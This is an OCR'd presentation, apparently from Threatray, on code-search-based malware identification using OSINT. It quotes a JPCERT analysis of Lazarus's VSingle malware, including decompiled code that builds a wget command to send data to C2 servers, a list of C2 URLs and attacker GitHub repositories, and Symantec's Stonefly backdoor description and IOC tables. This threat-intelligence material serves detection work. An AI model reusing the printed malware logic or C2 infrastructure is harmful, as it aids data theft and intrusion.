
```
[DEBUG] Replacing instruction at 0x1400e1a21 (mov rsi, rdx) with: push rdx; pop rsi; nop ...
[DEBUG] Replacing instruction at 0x1400e1aba (test ebx, ebx) with: or ebx, ebx ...
[DEBUG] Replacing instruction at 0x1400e1dfc (mov rbp, rsp) with: push rsp; pop rbp; nop ...
[DEBUG] Replacing instruction at 0x1400e1e03 (mov rbx, rdx) with: nop; push rdx; pop rbx ...
[DEBUG] Replacing instruction at 0x1400e1efd (mov rdx, rax) with: nop; push rax; pop rdx ...
[DEBUG] Replacing instruction at 0x1400d4476 (test rdx, rdx) with: or rdx, rdx ...
[DEBUG] Replacing instruction at 0x1400e19a8 (mov rax, rsp) with: nop; push rsp; pop rax ...
[DEBUG] Replacing instruction at 0x1400e19f6 (test eax, eax) with: or eax, eax ...
[DEBUG] Replacing instruction at 0x1400e1acc (mov rax, rsp) with: push rsp; nop; pop rax ...
[DEBUG] Replacing instruction at 0x1400e1b34 (test eax, eax) with: or eax, eax ...
[DEBUG] Replacing instruction at 0x1400e1b81 (test edi, edi) with: or edi, edi ...
[DEBUG] Replacing instruction at 0x1400e22ca (xor eax, eax) with: sub eax, eax ...
[DEBUG] Replacing instruction at 0x1400e2204 (xor r9d, r9d) with: sub r9d, r9d ...
[DEBUG] Replacing instruction at 0x1400e2241 (xor eax, eax) with: sub eax, eax ...
[DEBUG] Replacing instruction at 0x1400e22f5 (mov rbx, rdx) with: nop; push rdx; pop rbx ...
[DEBUG] Replacing instruction at 0x1400d42e0 (mov rsi, rdx) with: push rdx; nop; pop rsi ...
[DEBUG] Replacing instruction at 0x1400d42ea (xor r9d, r9d) with: sub r9d, r9d ...
[DEBUG] Replacing instruction at 0x1400d42f0 (test rax, rax) with: or rax, rax ...
[DEBUG] Replacing instruction at 0x1400d42fc (mov rax, rcx) with: push rcx; nop; pop rax ...
[DEBUG] Replacing instruction at 0x1400d431b (test rax, rax) with: or rax, rax ...
[DEBUG] Replacing instruction at 0x1400d4d7c (xor eax, eax) with: sub eax, eax ...
[INFO] Opening file with r2
[INFO] Patching binary
```

Source:https://github.com/a0rtega/metame

Resilience through code search technology

5/7 are similar or equal

~70%




THREATRAY

Making OSINT searchable

THREATRAY

How to relate an unknown binary file to OSINT?

Unknown binary



Is it related to OSINT?

Hash

Sandbox

IPs

Mutex


URLs

YARA signatures

Code search signatures

Malware family


OSINT



THREATRAY

How to relate an unknown binary file to OSINT?

Unknown binary



Is it related to OSINT?

Hash

Sandbox

IPs

Mutex

URLs

YARA signatures


Code search signatures

Malware family

Code search

Similar to …

OSINT




THREATRAY

Unknown binary OSINT search

Unknown binary OSINT search

Submit unknown binary

01




21277311d341e032a6b08ce3bd039cda

Show OSINT

02

OSINT reports, blogs, Twitter

03



OSINT analysis

Found **7 similar samples** from 9 OSINT sources.

Show all OSINT samples

Filter table

Export as CSV

URL	SHA-256	SHA-1	MD5	VERDICT	SIMILARITY
https://blogs.jpcert.or.jp/en/2022/07/vsingle.html	414ed95d14964477bebf...	ea52df903b370d8e4009...	6b8c777ab88d350de74d...		51%
https://otx.alienvault.com/pulse/626bba57aca8b2d2eb17032f	414ed95d14964477bebf...	ea52df903b370d8e4009...	6b8c777ab88d350de74d...		51%
https://otx.alienvault.com/pulse/626bba5ec3f783b80d69a882	414ed95d14964477bebf...	ea52df903b370d8e4009...	6b8c777ab88d350de74d...		51%
https://otx.alienvault.com/pulse/62c550d6972c7cd04374c890	414ed95d14964477bebf...	ea52df903b370d8e4009...	6b8c777ab88d350de74d...		51%
https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/stonefly-north-...	414ed95d14964477bebf...	ea52df903b370d8e4009...	6b8c777ab88d350de74d...		51%

Items per page: 5

1 – 5 of 14

JPCERT CC JPCERT/CC Eyes

Top > List of “Malware” > VSingle malware that obtains C2 server information from GitHub

朝長 秀誠 (Shusei Tomonaga) July 5, 2022

VSingle malware that obtains C2 server information from GitHub

Lazarus

Tweet Email

Some types of malware use DGA, obfuscate destination information, or contain fake C2 server information in order to hide the original C2 server. Others obtain C2 server information from legitimate servers. Recently, the malware used by Lazarus VSingle has been updated to retrieve C2 servers information from GitHub. This article focuses on the updates of VSingle. VSingle has two versions, one targeting Windows OS and the other targeting Linux OS, and this article is based on the latter, which has more updates.

Communication Method

The current version of VSingle uses wget command to communicate with the C2 server while the previous versions used system call. Figure 3 shows a part of the code that executes the wget command. (Vsingle on Windows OS does not include this update and uses Windows API, not wget command.)

```
v14 = 0;
v13 = 0;
v25 = __readgsdword(0x14u);
memset(v23, 0, sizeof(v23));
memset(v24, 0, sizeof(v24));
memset(wget_command, 0, sizeof(wget_command));
qmemcpy(wget_command, "wget -t 1 --server-response", 27);
strcpy(&v17[19], " --no-check-certificate");
strcpy(v15, " --post-data=\"%s\"");
strcpy(v17, " --user-agent=\"%s\"");
strcpy(v16, " \"%s\" -O %s 2>&1 | awk '/^  HTTP/{print $2}'");
useragent[0] = *(_DWORD *)"Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.24 Safari/537.36";
strcpy((char *)&v20, ".36");
qmemcpy(
  (char *)useragent + 1,
  &Mozilla50X11Li[-((char *)useragent - ((char *)useragent + 1))],
  4 * ((unsigned int)((char *)useragent - ((char *)useragent + 1) + 105) >> 2));
v5 = sub_80B4A85(&wget_command[strlen(wget_command)], &v17[19]);
if ( a2 == 1 )
  mystrcpy(v5, v15);
v6 = sub_80B4A85(&wget_command[strlen(wget_command)], v17);
mystrcpy(v6, v16);
memset(post_data, 0, sizeof(post_data));
v7 = sub_80B4BB4(&config.jsid);
if ( a3 || v7 != (_BYTE *)0x1A )
{
  mystrcpy(post_data, a3);
  goto LABEL_9;
}
strcpy(v16, "%s&uid=%d&jsid=%s");
if ( !*a3 )
{
  sprintf((int)post_data, (int)&v16[3], config.uid, &config.jsid);
```

Figure 3: A part of the code to execute the wget command

Access Patterns to GitHub

The GitHub repository from which the communication is obtained is not fixed but dynamically generated. The following is the pattern of URLs to be accessed.

```
https://raw.githubusercontent.com/%s/%s/master/README.de
```

The user name and repository name are the string randomly selected from the following list + a random string added.

Table 1: String used for username and repository names

Username	Repository name
gar3ia	Arcan3
wo0d	Wr0te
tr3e	after
lucky	luxuryboy
l0ve	pnpgather
v0siej	happyv1m
e0vvsje	laz3rpik
polaris	d0ta
grav1ty	Dronek
w1inter	Panda3
summer	cpsponso
	ggo0dlluck

Appendix A: GitHub repository used by the attacker

- https://github.com/bgrav1ty13j/bPanda3
- https://github.com/fwo0d17n/fWr0te
- https://github.com/glucky18p/gluxuryboy
- https://github.com/gf00t18p/gpick/
- https://github.com/jv0siej21g/jlaz3rpik

Appendix B: C2 Server

- https://mantis.westlinks.net/api/soap/mc_enum.php
- https://www.shipshorejob.com/ckeditor/samples/samples.php
- http://crm.vncgroup.com/cats/scripts/sphinxview.php
- https://ougreen.com/zone
- https://tecnojournals.com/general
- https://semiconductboard.com/xcror
- https://bluedragon.com/login
- https://tecnojournals.com/prest

Appendix C: Malware hash value

- 199ba618efc6af9280c5abd86c09cdf2d475c09c8c7ffc393a35c3d70277aed1
- 2eb16dbc1097a590f07787ab285a013f5fe235287cb4fb948d4f9cce9efa5dbc
- 414ed95d14964477bebf86dced0306714c497cde14dede67b0c1425ce451d3d7

Threat Hunter Team
Symantec

POSTED: 27 APR, 2022 | 5 MIN READ | THREAT INTELLIGENCE

Stonefly: North Korea-linked Spying Operation Continues to Hit High-value Targets

Espionage group focuses on obtaining classified or sensitive intellectual property that has civilian and military applications.

The North Korean-linked Stonefly group is continuing to mount espionage attacks against highly specialized engineering companies with a likely goal of obtaining sensitive intellectual property.

Stonefly specializes in mounting highly selective targeted attacks against targets that could yield intelligence to assist strategically important sectors such as energy, aerospace, and military equipment. Virtually all of the technologies it appears to be interested in have military as well as civilian uses and some could have applications in the development of advanced weaponry.

History of ambitious attacks

Stonefly (aka DarkSeoul, BlackMine, Operation Troy, and Silent Chollima) first came to notice in July 2009, when it mounted distributed denial-of-service (DDoS) attacks against a number of South Korean, U.S. government, and financial websites.

It reappeared again in 2011, when it launched more DDoS attacks, but also revealed an espionage element to its attacks when it was found to be using a sophisticated backdoor Trojan (Backdoor.Prioxer) against selected targets.

In March 2013, the group was linked to the Jokra (Tojan.Jokra) disk-wiping attacks against a number of South Korean banks and broadcasters. Three months later, the group was involved in a string of DDoS attacks against South Korean government websites.

In recent years, the group's capabilities have grown markedly and, since at least 2019 Symantec has seen its focus shift solely to espionage operations against select, high-value targets. It now appears to specialize in targeting organizations that hold classified or highly sensitive information or intellectual property. Stonefly's operations appear to be part of a broader North Korean-sponsored campaign to acquire information and intellectual property, with Operation Dream Job, a more wider-ranging trawl across multiple sectors, being carried out by another North Korean group, Pompilus.

Updated Preft backdoor

The attackers used an updated version of Stonefly's custom Preft backdoor. Analysis of the backdoor revealed that it is a multistage tool:

Stage 1 is the main binary. A python script is used to unpack the binary and shellcode.

Stage 2 is shellcode. It performs the following actions:

- Sleeps for 19,999 seconds, probably in an attempt to evade sandbox detection
- Opens a mutex, with the name specified in the Stage 3 shellcode
- Instead of loading an executable file, it starts Internet Explorer (iexplore.exe) or explorer.exe and injects the Stage 3 shellcode into either. It sets up a named pipe ("\.\pipe\pipe") for communication. The file name of the main binary is sent over the pipe.

Stage 3 is more shellcode.

Stage 4 is the payload. It is an HTTP remote access tool (RAT) that supports various commands, including:

1. Download (Download a file and save locally)
2. Upload (Upload a file to a C&C server)
3. Set Interval (Change C&C server query interval - in minutes)
4. Shell Execute (Execute a command in the shell)
5. Download Plugin
6. Update (Download a new version and replace)
7. Info (Return debug information about the current infection)
8. Uninstall
9. Download Executable

The malware can support four different kinds of plugins: executable files, VBS, BAT, and shellcode. It supports three different persistence modes: Startup_LNK, Service, Registry, and Task Scheduler.

Indicators of Compromise

If an IOC is malicious and the file is available to us, Symantec Endpoint products will detect and block that file.

SHA256	Description	File name(s)
3b779a84c17a3a2b588241676ec372c543b592473dae9d6b14db0d0d33522f34	3proxy tiny proxy server	svhost.exe
7ab3f076e70350f06ad19863fdd9e794648020f621c0b1bd20ad4d80f0745142	Backdoor.Preft	mf.exe, mp_updt.exe
537dee22d8bc4867f45deddfa26c6d08a12c09e4fb5b539422e9b4d8fb0dff4a	Backdoor.Preft	svchost.exe
586f30907c3849c363145bfdcdabe3e2e4688cbd5688ff968e984b201b474730	Backdoor.Preft	svchost.exe
453014da94a1382f9f11535b3d90a44d67f43c02ffe8688465956a3ed7e71743	Backdoor.Preft	svchost.exe
d824eb45247f9b8e0266dc739425d80af4145062687d7e825e03adfac1b7e03b	Backdoor.Preft	svchost.exe
414ed95d14964477bebf86dced0306714c497cde14dede67b0c1425ce451d3d7	Backdoor.Preft	credit.exe, credits.exe
30cd61f13d64562a41eb5e8a3d30cd46d8678acd9eef4c73386c3ea4adb50101	Infostealer	mf.exe
8637a4286d87a4fa3b6a102446f437058812be0d4ebb361ac8827ea4f186df23	Infostealer	mf.exe
551653deddb8d9a78c1a239cc2da99ea403ce203c5843384c986149d4c17f26c	Infostealer	mf.exe
b3458b3d0bb80029de30f41ffc8e318176cca650d76b75549089b8a436e8862a	Infostealer	mp_updt.exe
9ca9f414b689fc903afb31401615514885966b0e30b21b642819d53ba94533c	Invoke-TheHash	rev.ps1
07b1b9d46a926084019c9e1a22ef724d7dd20fd85d144012dd4855ca66ad96fe	Mimikatz	pl.exe
68d8f895135aab32f0b0f2520f1dd3ea791a0e0fec3e4e21d94040015bbbf096	Mimikatz	pl.exe
5a73fdd0c4d0deea80fa13121503b477597761d82cf2cfb0e9d8df469357e3f8	PuTTY PSCP	pvhost.exe
28d0e945f0648bed7b7b2a2139f2b9bf1901feec39ff4f6c0315fa58e054f44e	Real VNC Bypass Authentication Scanner	vnc.exe, aa.exe
1a0e33a0e434e22e25a17b5d40fbef4fe900f075fcfa0dadd473010d03185e4a	Runasuser privilege escalation tool	sepm.exe
b4a85ef01b5d8058cf94f3e96c48d86ce89b20295e8d1125dc3fc1c799a75789	Suspected proxy tool	tapi.exe
0e20819e5584a31f00d242782c2071734d7e2377306e9ebd20dd435ce9c7d43a	Keylogger	avg.exe, wkeylogger.exe
147187d4ca823187724205a7dbd6502a9409674e6602363d796218503c960e2f	Suspected SOCKS proxy tool	svhost.exe
5e62d4851596e3fb939525fa4437c553ab5c6b9d12920af7740a3473102ccd1a	Unknown file	protect.exe
7399605f47be3d8ed021c9189b6b102461d5dd98a9d9082c71ff368e13cf8541	Unknown file	wax4315.tmp
cb6769bd80d5a234387bdaa907857ae478e2e693a157f29d97b8ce2db07856c1	Unknown file	N/A
dda85ee1e0b4916ebd2eb7cbaeaa969843a19e7b8a9bb5d360a4bbc0bad91877	Unknown file	smssvc.exe
bfa7adeda4597b70bf74a9f2032df2f87e07f2dbb46e85cb7c091b83161d6b0a	WinRAR (old version)	ra.exe
b7de7187f0f0281c17ae349b692f70892689ddf27b6b418142c809b41dfe3ce7	WinSCP	winscp.com
de00c0111a561e88d62fd84f425a6febc72e01e2e927fb76d01603319a34b4b3	WinSCP	winscp.exe
14f0c4ce32821a7d25ea5e016ea26067d6615e3336c3baa854ea37a290a462a8	wmiexec.py	notepad.exe
tecnojournals[.]com	Domain	N/A
semiconductboard[.]com	Domain	N/A
cyancow[.]com	Domain	N/A
bluedragon[.]com	Domain	N/A
hxxps://tecnojournals[.]com/review	Domain	N/A
hxxps://tecnojournals[.]com/general	Domain	N/A
hxxps://semiconductboard[.]com/xml	Domain	N/A
hxxps://semiconductboard[.]com/xcror	Domain	N/A
hxxp://cyancow[.]com/find	Domain	N/A
hxxps://bluedragon[.]com/login	Domain	N/A

OSINT indexing workflow

OSINT reports, blogs, Twitter

01

Extracted file hashes

02

```
064e459b27af5515d728e845074febbf8
e37fb378417b8fc6a9871251030b3294f
c30d10ca3e1e8aac70bdabba0cf93daf6
bd55b37d02325fbe745bb454882d40a77
3b3af3c0c0ccff93c1f62d0e00a25e76b
54516b31cdd596a0f688a71a2fb9410ff
51b04f2f2fc1a4cf5a366821838fa54fd
208386cbc9f19c036d98da22dd00f331f
```

Malware binaries

03


Index binaries

04

OSINT
search engine

Show OSINT

05



Some real-world challenges

- Many malicious binaries are packed and the relevant code can only be found by statically or dynamically unpacking the binary files.
- Each binary contains library code. Need to avoid comparing library code with library code.
- Get the actual binary referenced in the sources.

THREATRAY

Key Takeaways

Key Takeaways

- The amount of variants and mutations it necessary to move towards resilient malware identification.
  - Code search technology can provide the next step in this direction.

- OSINT reports hold a lot of value – but it's locked behind hashes.
  - By transforming binary code into a searchable IOC, we can unlock their potential.

THREATRAY

Thank you for your attention

carlos@threatray.com

jonas@threatray.com

www.threatray.com / @threatray